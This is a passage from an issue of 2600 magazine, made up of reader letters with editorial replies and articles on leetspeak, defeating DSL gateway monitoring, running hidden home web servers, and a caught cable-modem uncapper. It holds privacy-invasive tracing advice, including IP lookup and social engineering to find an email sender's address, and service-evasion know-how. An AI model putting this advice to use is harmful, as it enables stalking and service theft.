There are much greater battles worthy of being fought than just protecting some obscure form of speech. Free Palestine.

**rootx11**

*If you focus all your attention on just one issue, you will likely lose perspective as well as the opportunity to learn from other battles. This "obscure form of speech" is absolutely vital to freedom of speech everywhere.*

## The Hacker Ethic

**Dear *2600:***

I'm not trying to piss off the magazine and all of the hacker community by asking this question, as I too am a phreak, but the question is why is it okay for us to snoop into other people's private files and though we're not destroying anything, look around? I mean, I find exploring and learning okay, but hacking isn't just the method of "checking things out." It does involve eventually invading people's personal documents. I really enjoy my privacy, but hacking and phreaking are like having someone stare through my window and I'm morally supposed to be okay with this? I'm not reprimanding anyone for hacking/phreaking as I enjoy both and I love this zine, but why is it okay for hackers that don't value the privacy of others, but when theirs is at risk, they can flip a shit? Explain. Thanks.

**anonymous**

*First off, it's not okay to violate someone's privacy, no matter what you call yourself. Doing this is not, contrary to popular belief, one of the tenets of the hacker world. That's not to say it doesn't happen - it most certainly does. But most people who are involved in hacking have no interest in violating privacy and are in fact more interested in protecting it. The fact that massive privacy holes exist and that hackers are the ones who often discover this doesn't mean that their goal was to violate privacy. It's far more likely in such a case that the goal was to prove a system insecure, be the first to figure something out, or demonstrate that a supposedly trustworthy entity really isn't all that trustworthy. There are those who veer off the path and abuse this just as there are those who steal when they realize how easy it is. To assume that these acts are at all related to hacking is just plain wrong. But it's good to see people trying to think it all through. Read on for another angle to this.*

**Dear *2600:***

I've recently discovered the joys of searching for *.eml files on Kazaa. Microsoft Outlook saves email messages as *.eml, even though they're just normal text files. Lots of people have emails saved which they don't realize they're sharing. So far I've gotten instructions to call the American embassy in Lebanon, two moms cursing up a storm about some other mom who goes to their kids' hockey games, some homewrecker begging the "if it wasn't for *her* could you have feelings for me?" question, lots of product registration codes, and lots of pictures of ugly strangers. It's fun! Just be warned that lots of these are viral, since I guess people want to save viral messages as evidence or something. Lots of nimdas, klez's, and stuff. Even worse than that, though, are the massive amounts of cheezy forwarded jokes you'll get.

**Rob T Firefly**

*Now this is clearly an invasion of privacy. But it exists because of bad design and lack of education. It's unreasonable to expect people to not look at something that is literally in the public domain simply because it's supposed to be private. That's just human nature. It's more reasonable to expect people to learn from this and do a better job designing systems and keeping their own files private - scenarios made all the more likely because someone played around with a system and figured something out. Again, we don't condone this kind of abuse but we also don't believe it warrants an hysterical reaction with all kinds of retribution. At least now there's a better chance that people will be aware of this.*

## Questions

**Dear *2600:***

I wanted to know if readers of your magazine could submit cover pictures? If this is possible, what format do they have to be in?

**ng**

*You can send photos or drawings to our mailing address printed in the front of every issue. If you want to email a digital photo, you can send that to articles@2600.com but it has to be at least 300 dpi for it to even be considered. Also, please send text along with it describing the cover.*

**Dear *2600:***

A lady I work with has been slandered at my work. I have initiated a line of communication via another email account as someone who can relate to the slanderer's comments about her. What I really want is to find out where the emails are coming from? It is a Hotmail account they are being mailed from. Any help would be appreciated. I read this past issue about how to use google for a few funny things and some of the issues with cookies and web bugs. Can I place a cookie on his/her system to get his/her info?

**sergio**

*If this were a television show it would be a lot easier to track someone down. But it's still quite doable - it just takes a little ingenuity. For instance, every piece of email that comes out of Hotmail includes the IP address of the originating machine. Once you have that, you can do an nslookup or equivalent and see what domain it matches. A traceroute could also yield some location specific info. What happens next really depends on how much information you can get from this. A cablemodem or DSL address could get you an actual physical address if you're lucky and/or know some basic social engineering skills. Most times, though, knowing that someone is*

*coming from a machine within a certain domain is enough data to figure out who it really is, assuming you already have suspects.*

**Dear *2600:***

The other day, I was on Kazaa downloading some music and one of their advertisement banners caught my attention. It said that you can copy your DVD to a CD-R disk with just the original DVD, a CD-RW Drive, DVD Drive, a blank CD-R disk, and their software. They also claim that it works in almost every DVD player, not just your computer. How is that possible? And if it is, isn't that illegal? The website is www.321studios.com. If anyone has used the program, is it as good as it sounds? Thanks.

**Cybersavior**

*We continue to maintain that there is nothing at all illegal about making your own copy of something you own. We haven't used this ourselves so we don't know how well it works. Perhaps some of our readers have. This also backs up one of the fundamental points we kept trying to make during the DeCSS lawsuit - that copying the actual data from a DVD is no big deal.*

**Dear *2600:***

I was unable to attend H2K2 and I was wondering if 2600.com or h2k2.net would have any panel discussions via real audio stream or mp3 format. I believe Beyond Hope has real audio available on their website, and I think it would be a great idea to make it available for download.

**tyg0n**

*That is the plan but it takes quite a bit of time to go through all the hours of material. If it's not up by the time you read this, it should be fairly soon.*

**Dear *2600:***

I have some questions regarding domain registration. I know you've had several dealings with this issue, so I felt you'd be a good source to send this to.

Some friends and I are thinking of doing a local parody site, similar to *The Onion,* but concentrated on our university and the local surrounding area. We were thinking of having our town followed by the word "Onion" as the name of this site. We contacted *The Onion* to ask if that was a problem. They responded by saying, "Our position would be that the name that you propose for a parody trademark would be an infringement on our registered trademark. In other words, we would necessarily consider the proposed name for your publication to be a violation of our mark, likely to cause confusion. Please be so kind as to choose another name."

They also thanked us for contacting them and offered to send us some bumper stickers.

Is this a valid argument? Can they sue us if we were to register that domain and do our own content/design?

**Tony**

*We think they're absolutely correct on this. If you were parodying "The Onion" itself, you would have a bit more leeway. (Since "The Onion" itself is parody, that would be a real challenge.) But you intend to do what they do which would certainly make people think that they were somehow involved. Their name is their identity just as "2600" is ours. We wouldn't want people using it to confuse people by putting out an unrelated publication that seemed to have something to do with us. Putting out something unrelated with the same name isn't a problem which is why you might see different companies called Apple. But a bigger company like McDonald's or Disney will claim that it owns all forms of the name and will actively pursue anyone using it - even if it's their own name that they're putting on their own business. That to us seems like a clear abuse of the system.*

**Dear *2600:***

One feature which may be useful for some people is provided by MCI. By dialing their Customer Service number (1-800-444-4444) one may find out information available for that phone depending on the type of phone line it is. When dialing from a residential phone one may inquire about local and/or long distance service for one's home by dialing 1. Then at the next prompt, one may inquire about long distance service only by dialing 2, where it goes to the inquiry prompt. When dialing from certain wireless phones it immediately goes to the inquiry prompt without any input from the caller. At this inquiry prompt the computer will read back the ANI it has of the telephone number you are dialing from. If you are not interested in discussing that number with them, you may wish to hang up at that point. Note that while the number it reads is usually the telephone number you are calling from, in some cases it is not. I have a Sprint PCS telephone on 703-86X-XXXX. But this number reads it back as a number in the 301-210 exchange. Caller ID returned for this phone returns the correct number.

**'Notary Public'**

*It sounds as if Sprint is handing your number off to another one that is closer to your actual geographical location. This happens mostly on older analog systems so perhaps you're in analog mode when this occurs. Since parts of 703 and 301 are close to each other, that seems the most logical explanation. We suggest moving all over the country and trying it.*

**Dear *2600:***

I have recently begun to have trouble with my Internet Explorer browser. Someone has passworded my browser; not allowing me to access anything (including my email accounts). My question is could they be interfering with people's computers already? Both my sons swear they didn't do this; however it happened just after my son tried using another peer to peer file swapping program. What do you think?

**Steve**

*It seems quite likely that this was done by someone with existing access to your machine, either intentionally or by accident. If nobody can fix it, the answer is to simply uninstall and then reinstall the affected programs.*

**Dear *2600:***

I've been a long time reader of your magazine and I would first like to thank you (the staff) for providing an excellent quarterly magazine for the hacker community.

My question is this: What are your thoughts on Mac OS X? It would be my first assumption that this is a very large and positive step forward for the UNIX community, and in turn, the hacker community. OS X has quickly become the dominant *NIX distribution out on the open market today, and because of that *many* people have started to take a very keen interest in UNIX, Linux, and other flavors. Again, a very good thing in my opinion, yet I have yet to hear a peep out of

*2600* and its readers in regards to this relatively new OS. Are you in favor of it? Against it? It won't matter to me either way, but I'm simply curious to hear your opinion.

**Chris Hanks**

*We generally keep away from OS wars or favoritism of any sort. But, suffice to say, we will gladly publish any article that goes into detail on the vulnerabilities of this and any other operating system.*

**Dear *2600:***

What does *2600* do (or try to do) to protect their subscribers' identities? As target #3 (terrorists, spies, hackers) your mailing list has to be on the FBI's most wanted list. OK, who are we kidding, they already have all our names, right? Should we be concerned? Is subscribing to your mag putting out a welcome mat for jack-booted thugs?

**Razorface**

*You should only be concerned if fear dictates your life. If everyone who was interested in reading our magazine was willing to take the risk of being put on some kind of a blacklist, the overall risk would be much lower since there would be so many names to add. As to the protection we offer, we take great pains to ensure that the list is never in an unencrypted state unless it's supervised and at no time is the list on a machine that's connected to any network. But even with that, the fact remains that we mail issues through the post office and it wouldn't be inconceivable for names to be gathered that way. We can worry ourselves sick over the possibilities or we can focus on what it is we want to communicate, which ultimately will be our best weapon against this kind of crap.*

**Dear *2600:***

I was wondering if the people that choose to have their email addresses printed along with their letters/articles receive more spam. I realize that if you use email, you are almost guaranteed to get spam, but I just wanted to know if there is a higher rate for people who allow their email addresses to be printed in magazines.

**drlecter**

*This would mean that there's someone physically keying in people's email addresses while reading a copy of our magazine which isn't beyond the realm of possibility.*

**Dear *2600:***

I have written an article that I think is suitable for *2600,* but since it is not on a technical subject, I thought that I should check with you before submitting it.

I was recently thinking about books that might be of interest to hackers. Rather than books about the history and techniques of hacking, I came up with a list of books that were not about computers at all. These range from nonfiction such as *The Victorian Internet, A History of the Telegraph,* through dystopian fiction such as *Fahrenheit 451* and *Brave New World,* to authors like Kafka and Philip K. Dick.

I have written an article that lists these books, briefly explaining what makes the book interesting and relevant. It takes the view that hacking is not so much an activity involving computers, but a way of thinking about the world. If you like the sound of this article then I can send you the text. Is a plain text file OK?

**James**

*Plain text is preferable. Send it in to articles@2600.com.*

## Problems

**Dear *2600:***

Greetings. I'm 13 and I'm a hacker. I've got a major problem: *parents.* Whenever I talk to them about computer or phone stuff they immediately flip out and tell me hacking is bad and I'm gonna go to jail. I recently had a chance to meet Wozniak. (I won some contest and got to eat lunch with him.) Anyway, my parents wouldn't even talk to the him cause people called him a "hacker." How the hell do I get the message across to my parents that hacking isn't just about breaking so-called security? It's about exploration and about new adventures into a vast pool of undiscovered knowledge! I picked up my first issue of *2600* at the Dayton Hamfest and my dad tried to throw it away. (It didn't work!) Also, someone needs to call 202-456-9444 or 202-456-9994 (one of those) and see what the hell is up, cause a guy comes on and says "Situation Room." Pretty cool if that's the White House or something.

**echolon**

*Parents can be funny when their kids start scanning the White House PBX. If you're looking to win them over, you might want to tone that part of your life down a bit. By the way, we have 202-456-9431 as the Situation Room over there. We suspect they have more than one line due to the large number of situations going on. A very handy guide to this and other government phone numbers can be found at http://www.fema.gov/pdf/emanagers/ecd.pdf. Like all information, this should be used responsibly.*

**Dear *2600:***

Well, we are three out of five. Of the five packages I've received from the *2600* store, three have been opened by the Canadian border workers. I hope they enjoyed *Freedom Downtime.*

**Jeff**
**London, Ontario**

**Dear *2600:***

I am amazed at how the general public can react so negatively to your magazine, and to honest hackers in general. The other day I stopped in my local Barnes & Noble in Pittsburgh after a long day's work as an Associate IM Specialist (computer geek for the U.S. Air Force) to see if there were any new techie books to purchase. After not finding anything that really caught my attention, I wandered to the magazines to see if the new *2600* had hit the stands yet. Sure enough, there sat issue 19:1. This discovery made my trip worth it! So, with a smile on my face, I approached the counter and greeted the clerk. He greeted me with an earnest smile as well after recognizing me. I purchase a lot of books with my below average salary. His smile quickly faded however when he saw the magazine that I was purchasing. Casting me a distasteful look, as if I was purchasing hardcore pornography or some other perversion, he quickly rung me up and told me the total. I handed the man my debit card and waited for the approval. The clerk stood there staring at the card, then back at me, then to the card again as if it were a photo ID. After the transaction was approved, he stood and compared the signatures of the card and the one I signed on the receipt as if I was a known felon of some sort. After a long moment of apparent reluctance, the man handed me the magazine and receipt. No bag. No "have a nice day." "May I have my card back please?" I asked after a few moments of patiently waiting. "Of course,"

he answered with sarcastic politeness. What did I do wrong?

**VanEck**

*You provoked a reaction from a simpleton just by being yourself. Nice job.*

**Dear *2600:***

Greetings from Northern Maine! So my friend went to a local store, specifically B. Dalton Booksellers in the Aroostook Centre Mall, which, for the record, is located in Presque Isle, Maine. When he approached the register with a copy of your fine tome in hand, they told him that in order to purchase it, he must show his driver's license. He thought it was no big deal at this point, that they were trying to make sure he was at least 18. Sure, bullshit, but still a small price to pay for such a fine mag. They weren't trying to verify age, however. They wrote down his driver's license number and all the rest of the info. Anyway, just thought you guys should know. This is an extra bummer because even though I would like to boycott for this, it's the only place within four hours' criminal speeding to pick up a copy. When payday rolls around, be sure I'm sending you $20 for a year's subscription!

**your_uncle_vinny**

*We had a talk with the people there who were aware of no such restriction. Nobody should be asking for your name or proof of age to buy our magazine. If you pay by check or if your credit card doesn't have a visible signature, you may be asked for some ID but that has nothing to do with what you're buying. When things like this happen, it's either because some clerk is on a power trip or wants to get to know you a whole lot better. Just ask to see the manager and if that doesn't put a stop to the charade, let us know.*

**Dear *2600:***

I am writing because I think you should know about this. If it can happen to me it can happen to anyone. I think Americans need to know after September 11th our government agencies have done nothing to change the way they handle things. Now as a subscriber and true *2600* fan I am using the word hacker here loosely. I know that this guy is not a real hacker but just a crook but because of the media and lack of terms other then dick I am using hacker.

I am an eBay seller who has been selling since September 1999. I have over 1427 positives and zero negatives. That is why a hacker targeted me. He broke into eBay and took over my seller account. He changed my passwords, my contact information, etc. He now knows where I live, my home phone number, everything about me. He then posted laptop computers on eBay to sell pretending to be me. After numerous tries to log on to my account and get some help from eBay, I decided to take matters into my own hands. I signed up to buy from eBay as a new member. I bought a laptop computer using what is known as eBay's "buy it now feature" from "myself" who was really the hacker/crook. Then the hacker in Amsterdam contacted me to pay him. He gave me his name and address and I was told to pay using Western Union. I then contacted Western Union where I was told this guy has done this before and that they have money waiting to be picked up and that a man in New Jersey was sending him money as we spoke. I am sure they were giving me more info then they were supposed to but they were trying to help me.

I contacted the FBI who did nothing. My local police department gave me the names of two agencies to call. They had both been disbanded. I finally spoke to a secretary at some agency in New York City. He told me I needed to contact the FTC. They were helpful but still nothing back from eBay to me the seller. However eBay contacted me, the bogus buyer, to let me know that my seller account had been "hijacked."

Okay. eBay knows people do this so much they even have a name for it. Western Union knows this guy is a crook yet no one does anything. They continue to take money from people to send to him. They tell you, "This man has a complaint against him. Would you like to still send the money?" If you say yes he gets it.

My point is not that my name is screwed, that my only source of income is screwed, or that no one helped me. Rather, here is a guy who is screwing thousands at a time from Americans to buy who knows what with money that is stolen. The point is that there are agencies out there that know he does this. That he could be using this information and money to support terrorist acts in America and no one cares. He used my name to try and get people to send him money. I have such a high feedback rating that anyone would trust me.

Finally, after the FTC filed a complaint for me, the local police department filed a report. What can the Lakeland Police Department do? They do not have the manpower or computer knowledge to even fight such crimes. I have called the FBI in Washington, FBI in Lakeland, the FBI in Tampa. Every agency in our country and the Netherlands is telling me they need to know this stuff that is happening yet when I call them they will not even take this man's name or seem semi-interested.

I have the hacker's name and address and while it may be fake it is still something. No one will even try. I contacted the local Amsterdam Police Department to see if they could do anything. They have a special computer crime unit. Now, if I can call Amsterdam police with this information why can't anyone else? Unfortunately when I called and spoke with the computer crime department in the Netherlands, they said they could not do anything without a report from the FBI. The inspector did take the man's name and address to make me feel better but said there is nothing he can do without an official request from the U.S. government.

Every agency I spoke with was telling me to contact eBay. What they do not realize is the only way a power seller can get a tech support phone number is to log on to their account. I could not do this because he had changed all my information. They have yet to even send me an email telling me that my account was closed. What if I was some regular person whose knowledge of computers was based on AOL? What if I did not have the brains to pretend to be a buyer? I would be sitting here crapping my pants worse then I am. Now I am not an idiot per se. I have never given anyone any password. I do not use common password choices. I have firewalls running on my system and anything of any importance is not even on my system. I know they are going to try and pass the buck on to me.

Western Union money is money sent over using a credit card or cash. They do not allow chargebacks so these people are out $50 of their hard earned money. We as credit card holders eat that chargeback with our high interest.

The FBI does not want to even know about a man stealing thousands from Americans to buy lord knows what. One

**Continued on page 49**

# A History of "31337SP34K"

**by StankDawg@hotmail.com**

First of all, I am not going to write the entire article in "elite speak." It defeats the purpose and is annoying beyond belief in this context. What I am going to do is enlighten the new generation of hakkerz into what "elite speak" is, where it came from, and when (and if) to use it. It has become commonplace in the hakker community, but I think everyone should understand its origins.

Long before Internet Explorer was even thought of and when Netscape was still a wet dream, the Internet existed. Most people reading this article know that the Internet is not the same as the World Wide Web, but for the novices, it's imperative to point this out. Back then, we used to communicate through earlier aspects of the Internet, some of which still exist today. Some of the most prominent were email, newsgroups, and Internet Relay Chat (IRC).

Let's start with email. It is the most obvious and widespread in use. Its use has exploded since back in the day. Back then, we used emoticons to convey emotions, not to decorate our email with pretty pictures. We didn't come up with the word "emoticons" - that was some media bullshit label made up to be cute. We used them for effectiveness. Using emoticons could convey in a couple of keystrokes what might take several sentences. Keep in mind that back then, we had to keep our messages short and sweet. I used a 300 baud modem (the coupler kind that you had to put the headset into) to get dial-up access. Broadband was never heard of in this low bandwidth world, so messages had to be brief. Think of how telegrams work today, where there is an incentive to be brief (telegrams charge per word). To that end, we would simply use the letter "Y" instead of typing the entire word "Why." We used "R U" to shorten the phrase "are you." These are only a few examples. The drawback to this was that people who weren't used to it may have gotten confused and wondered if "Y" meant "why" or "yes." It could have referred to either of these. It was only after practice and reading for context did people become accustomed to using this new "shorthand" to communicate. But this was only the beginning of the language.

"Elite Speak" really took off with the onset of newsgroups. The net was growing, bandwidth was increasing (I was now up to a 1200 baud modem), and newsgroups were becoming more popular. Newsgroups allowed people with common interests to have a central area to communicate with one another. In this medium, the same shorthand used in email was continued and expanded. But an additional problem arose. Some server administrators felt the need to control the content and censor speech that they found "questionable." They would regularly filter the database to delete posts containing "objectionable material" just like the content filtering software of today.

What this meant was that you either got your messaged deleted by the administrators or you found loopholes to outsmart the filters. That is what hakkerz do. I get a lot of flak from n00bs who don't understand why I say "hakkerz" instead of "hackers." The reason is simple. Since "hacking" fell under the "objectionable material" category, we had to intentionally misspell the word to avoid getting kill-filed. OK, so they added "hakker" to their filter. But what about "H4ck3r," "H4kk3r," "Hax0r," and so on? We kept adapting the language (and don't think this is any less of a language than Ebonics) until the censors finally gave up. We could make every word adapt and change to avoid being blocked. It got to the point where we started intentionally misspelling words that didn't even have the potential to be kill-filed. Words like "Kool" and "rokk" began to be added and it fit with the pattern of our other words while stilling maintaining meaning. Eventually, they realized that it was impossible to block a polymorphic language, and they gave up.

The final transformation of the language was built purely on ego. That's right, there is an aspect of simple ego involved in trying to look "kool" and it came about mostly on IRC. Those of us who have been online for the genesis of the language communicated like we always had, using the methods mentioned above. It was mostly out of sheer habit. This led to inevitable questions from n00bie Hax0rs and non-hakkerz alike asking why we "can't spell" and asking

what we were trying to say. Nubies picked up on the language, but they began to pervert it. Because we used words like "h4kk3r" which used both letters and numbers in it, it made the word appear to be in mIXeD CasE (because using a fixed font, numbers are generally bigger than letters). This caused many people to start using "mIx3d c4Se" just for the sake of making words look like the traditional "elite speak." Quite frankly, it did look kind of kool when not used to excess!

So with all of these things creating and modifying the language, you can see why we have such a beast. It grew out of necessity. The new generations of hakkerz pick up and learn the language as it is today, but they don't always understand and appreciate its roots. Hopefully now they understand the history and the beauty of the language.

Where does it go from here? This is an ever-evolving language! It is, by no means, set in stone. Currently, it is accounting for multiple languages (Spanish, "Spanglish," Portuguese, etc.), adding current slang speaking terms ("wasssssup," "pissed," etc.), and remnants from many other languages. The most complex addition is the integration of actual source code and symbolism into the language. In the beginning of this article I said that the World Wide Web is not the same as the Internet. More than likely, had we been talking online, I would have said "WWW != Internet" just like I always say that "Hakkerz != Criminals." Hopefully, with all of this newfound history, you will not only understand the language, but you will also appreciate it, and use your new power wisely. Use it with other hakkerz, but don't annoy people who don't or can't understand it. 0n1y t#en '//!ll j00 +ruly b '1337!

# Hardware ßroadband Client Monitoring - an Overview

**by psyk0mantis**

Picture this. You are an average consumer. Not too tech-savvy, just a regular old John (or Jane) Doe. You have been living on dial-up for all your life, suffering at the insanely slow download speeds. Then you catch wind of the fabled "broadband" phenomenon. Downloading at 50 K a second? Could it be? You instantly call up your telco and they activate DSL service to your line. You are a handyman; you choose to install it yourself. It's simple, right? Couple of DSL filters for my regular phones, no biggie, right? Well, the box comes and you're as happy as a kid on Christmas Day! It's all set up now, and you're downloading at crazy speeds!

Amidst all of the happiness, a sinister plan has set in. The perpetrator? Your DSL provider. Remember that box that you plugged the phone line and your computer into? It's not just a "converter." It's sniffing all traffic. Every single packet is examined in its hardware, before it even gets to your computer. The supposed purpose? Buried in your service agreement, you find that it is in place to "make sure you have only one computer hooked up to the line." Sure.

Now, back to reality. I have caught wind of rumors that DSL providers are thinking about rolling out such devices. I'm going to present a possible solution, as well as possible hazards. Keep in mind this is all in theory, but it seems to me that you could defeat the user number detection by using software routing and one dedicated routing machine.

The connection would go from telco to your house, your wall socket to your DSL gateway, your gateway into one computer, acting as a router. You now have a couple of options. You could either have a NIC for each computer in your LAN (for smaller networks, no doubt), or you could have one NIC going to a hub's uplink port. Remember, we shouldn't have to worry about user detection anymore since no hubs are seen by the gateway, but I would at least subnet to be on the safe side. We don't know how smart these things are.

I believe this could work, since all the routing is done in a separate net that the packet sniffer doesn't "see." It is only directly connected to one device and it looks like all packets are originating from the said device. One thing that I

know some of you are thinking: Why not just run from the gateway to a hardware router? Well, I'm not sure how in-depth these devices will go. If it does a full-out scan on a network device, it is possible to derive the OS running on the machine. If it scans your Cisco router, it will report itself running version x of the Cisco IOS. It then knows it's connected to another router, and could tell your telco as much. Call me paranoid, but I am very careful about doing things my ISP could terminate my account for.

Given the chance, I would run a little experiment as well. If you could make another computer initialize the PPPoE connection, you could put that machine between the DSL gateway (that does the sniffing) and the outside world. Then you could log every connection the gateway tries to make and what was transmitted. If it just sends a packet that says "Yes Mr. Telco, only one computer here!" then I'm sure there would be a way to emulate this in software, and you could completely eliminate the gateway. Of course, this is probably not allowed in the **gasp!** TOS, but frankly, who gives a shit? I don't want your hardware sniffing my Internet traffic, so screw you.

Could you imagine the possibilities of fraud with such a system? What if I figured out how to send false gateway transmissions? Remember that 13 year old whose skateboard you drove over yesterday? Today he's decided to emulate your gateway and tells your ISP that you're hosting a corporate LAN of 150 computers. What if they start deciding what are "good" and "bad" websites/servers? What if you go to 2600.com, stream an episode of *Off The Hook,* and/or check the speaker list of H2K2 and the following day the FBI breaks your door down and demands to know what you were doing at these websites? The capacity is there, folks, and Big Brother is just itching to make an example of somebody. Let's not give them the chance.

Well, that's my take on the system, and possible ways to defeat it. If you couldn't tell, I don't take kindly to having my Internet traffic monitored, and neither should you. Send any thoughts to digital_shad0w@hotmail.com, send flames to /dev/null.

# How to Set Up a Free (Secure!) Web Server At Home

## *Behind Your Cable Modem And Get Away With It*

**by Khoder bin Hakkin**

Many readers have a cable modem (or DSL) connection with a de facto (though not contractually guaranteed) static IP address. They might like to run a web server, but their service contract prohibits "servers" and some ISPs apparently scan for this or, as in my case, block incoming TCP port 80.

This article describes how I set up a web server on a Windoze machine in such circumstances. I also set up a secure (SSL) site on the same machine, providing visitors with confidentiality. And I run CGI scripts, which handle passwords, providing authentication of my visitors. All this for free, on a clunker (200 Mhz 32Mbyte RAM) NT machine, one of several PCs behind a cable/DSL "router" in my home LAN. (Note: NT isn't necessary; all this applies to Win95 and later, too. In fact, given that NT requires twice the memory this clunker PC has, and that everything is done with free tools, the whole project is a kind of performance art piece about technological minimalism.)

I use this to put hundreds of megabytes of jpgs, mpgs, and streaming toddler videos on my kid's web site. It only gets family traffic and doesn't get indexed by search engines. Trying from a remote high-speed site (work), I've measured the full 256Kbit/sec nominal cable modem upload speed on my little clandestine server.

*Skills Used:* HTML, software installation, batch files, programming for CGI, config your firewall, find your IP.

*Equipment Required:* Any Wintel PC, fixed-IP-addr (cable or DSL) ISP, firewall optional.

*The Problem:* Port 80 is blocked. The default MS server doesn't have configurable ports. The clunker machine has too little memory. Also have to figure out how to tell my Cable/DSL router/firewall to admit connections.

*Solution:* You can use any web server. I found a lightweight, free web server called "TinyWeb" at http://www.ritlabs.com/tinyweb/. With source. It runs automatically from a little batch script which is started when I log in. I tell it to use port 81. Any port number will do. With TinyWeb you must have an index.html page, directory browsing is not allowed. Test by browsing http://127.0.0.1:81 on the local machine.

**NAT**

All the machines behind my cable router have a private, static 192.168.1.x IP address, and the cable router multiplexes these into the address (DHCP-assigned, but again, de facto static) assigned to me by my ISP, from one of its netaddress blocks. By default, my router does not allow incoming connections. Go into its configuration and map port 81 to the private (LAN) static address of your host machine.

Test by browsing to http://12.34.56.78:81 from any other machine, getting a friend to try it, or going through a proxy. 12.34.56.78 is replaced by your static IP.

**SSL**

The same web site provides a TinySSL server which handles SSL. It also provides tools to create the server-side certificate yourself. (Security aside: here you are certifying yourself as yourself, which is useless. When a commercial site pays money to Verisign or some other third party, why/how should the customer trust that third party? You can't sue them.)

Make sure to run TinySSL on a different port than your regular web server if you run both! And remember to tell the firewall to allow incoming connections on the port you use, as above.

Test by visiting https://12.34.56.78:82. Note "https", not "http" and the different port number. You'll see your own certificate's info too.

**CGI**

TinyWeb supports CGI, so you can write programs or scripts to compare accounts and/or passwords, and conditionally serve pages.

**Redirecting**

So now you've got a site on the net with a URL like http://12.34.56.78:81. You can give it a more mnenomic name, for free, by using a page on a free, public site that HTML-redirects the visitor (with no delay) to your site. A search engine could conceivably find its way to your site that way.

**Politics**

A cable company is a state-licensed monopoly. And the cable infrastructure remains closed to third-party ISPs, not open to competition like the telco's copper (for DSL), so you haven't a choice of providers.

If IP service were open to competition then a provider would, as a truly private company, have the right to deny service arbitrarily. But a state-enforced monopoly can't.

For the state (essentially) to regulate how your bandwidth is used is unconstitutional. (To say nothing of the monopoly's end-user service contracts that give them the right to cut you off because of your *content!)* You pay for routing services and a certain upload/download speed, you have a right to use them.

The final irony is that the P2P programs which *motivate a lot of broadband subscriptions* are both clients and servers.

# A WORD OF WARNING FROM A CAUGHT UNCAPPER

**by Kris Olson**

Bored during my summer, I thought I would take this project on. I began my research on June 26, before *2600* published the article on uncapping. Through various methods (mainly IRC) I talked to several people and finally figured out how to uncap my modem. Well, it wasn't as easy as it seems.

I went to a lot of trouble that in the end left me without cable and nearly in jail.

My ISP, like many, uses a system called QoS, or Quality of Service. This mean a few things.

1) You can't connect without a config that the ISP doesn't already have (i.e., you can't create a config file with a 10mbit/10mbit line if the cable company only offers 400/200 800/400 and 1.5/512). This means in order to uncap, you can only uncap to a better service plan (i.e., going from 400/200 to 1.5/512).

2) In order to uncap to a better service plan you must get the config for that service plan, as

making one with those caps often will not work. Take note, this config file has a different name than the one sent to your modem, and since TFTP protocol doesn't allow directory listing, you must either have once used the faster service and seen the config file, or you have to know someone who has it who can help you out. Should you manage to get this config file, your problems are still not over.

3) The QoS then checks your modem's MAC address every 10-50 minutes (depending on the size of your node) to make sure that the parameters set in your modem are the ones that you pay for. Note: the MAC cannot be changed because you have to register your MAC with the ISP, so they inevitably know who you are. To get around the QoS resetting your modem, one may think "Well hey, let's just change the SNMP ports so they can't send the reboot command to me!" Hah! That pisses them off like nothing else and *yes,* they can track that. All it takes is about a day to find your port. The default SNMP ports are 161 and 162. I changed mine to 9999999941 and 9999999942. In two days they were once again resetting via SNMP.

4) So you figure, "Well, that means I have one or two days of uncapped modem, right?" Wrong. There is another way they can reset you that you can do *nothing* about. In order for your modem to stay connected to the server it must "ping" the server and get responses back. I say "ping" in quotations since it is not your normal 52 byte packet ping. It is a special CMTS type ping. What the ISP can do, should they notice that you are indeed using a faster config, is "suspend" the "pings," meaning that they are lost, and none come back to the modem. This will force an "HFC: Async Error Range Failed" error on your modem's log, which will be followed by "HFC: Shutting Upstream Down," and then "BOOTING: (firmware version)."

So now, this doesn't seem that bad. You may be thinking, "Why is this guy even writing this stuff - if there is a will there is a way." That is true, but my purpose is to show you that if your ISP does use QoS (examples of some that do are: Blueyonder, ATTBI, Cableone, Charter, Comcast, and NTL) then if you *ever* attempt to uncap, they *will* notice and they *will* call you.

I received my first call the morning after I requested tech support to come out and fix the signal strength of my line (it was way out of spec and kept resetting my modem). Well, as protocol they watch your line to see what they can diagnose before the tech arrives at your house. Well that morning (the 10th of July) I uncapped and within ten minutes I had a call from the headquarters of my ISP, some 600 miles away. This was a "tap on the wrist" type conversation. They said basically, we see that you are uncapping, and that violates our Terms of Service agreement. Don't do it again. So I didn't for a while.

A couple of weeks went by and I used Ethereal, a common network "sniffer" to determine whether or not my ISP was watching my MAC address. Later I learned that they were on the entire time and when they saw me "Sniffing" for info, they simply hid themselves behind the IP address 255.255.255.254. Not knowing that information, I decided it was safe to uncap again. And so I did and continued to be reset with HFC errors. I tried various methods to get around it: installed hacked firmware, sent various SNMP commands, even attempted to fake a CMTP server so that the CM would send the "pings" to a computer on my LAN, all to no avail. So when my modem would go back to normal, I would send it a new config, and the process went on and on and on like that for two weeks or so.

I left early on Friday morning for a little weekend getaway. While I was out of town, I didn't even think about the status of my cable. No, I did not leave it uncapped when I left the house, but the damage had already been done. My ISP had all the evidence they needed to shut my cable off, and press misdemeanor charges, mainly based on cyber theft.

I returned to find a message on my answering machine from an "Internet Engineer" at the ISP's headquarters. He was *not* very pleased. The message was over 15 minutes long and contained a great deal of threats and comments obviously designed to scare an uncapper. It worked. I was terrified. After hearing the message, I went out to check the mail. In there was an envelope from my ISP containing a "Declaration of Termination of Service." In this letter were several items, including possible criminal charges to be pressed, two pages detailing *every* time I uncapped from July 10 to the present, and a long, *long* list on how I violated the Terms of Service with my ISP. Sure enough, when I went to contact the Internet Engineer by email, (the only contact information that was listed), my Internet service did not work. As a routing check, I looked at my modem's log file only to find this disturbing message: **7-Information D509.0 Retrieved TFTP Config TRMNT.cm SUCCESS.**

It was clear. My service had been terminated. But my problems were not over yet.

The following day (August 5) I received another call from him, telling me that the ISP wanted to press charges. As soon as I was off the phone I immediately called my lawyer and told him the entire situation. My lawyer spent the rest of the day on the phone with my ISP and came to an agreement that for the two months that I uncapped, I would have to pay for the better service.

In the end, uncapping got me these final results:

*Pros:*

- 200+ KBps downloads
(needing to be reconfigured every 35 minutes).
- 100+ KBps uploads
(needing to be reconfigured every 35 minutes).

*Cons:*

- No more cable Internet.
- Almost got charges pressed.
- Ended up wasting about 150 hours of my life to no avail.
- Had to deal with really pissed off nerds with power.

The choice is up to you. This was just my experience.

# HACKING ELECTRONIC MESSAGE CENTERS

**by Mr. Glenn Frog**

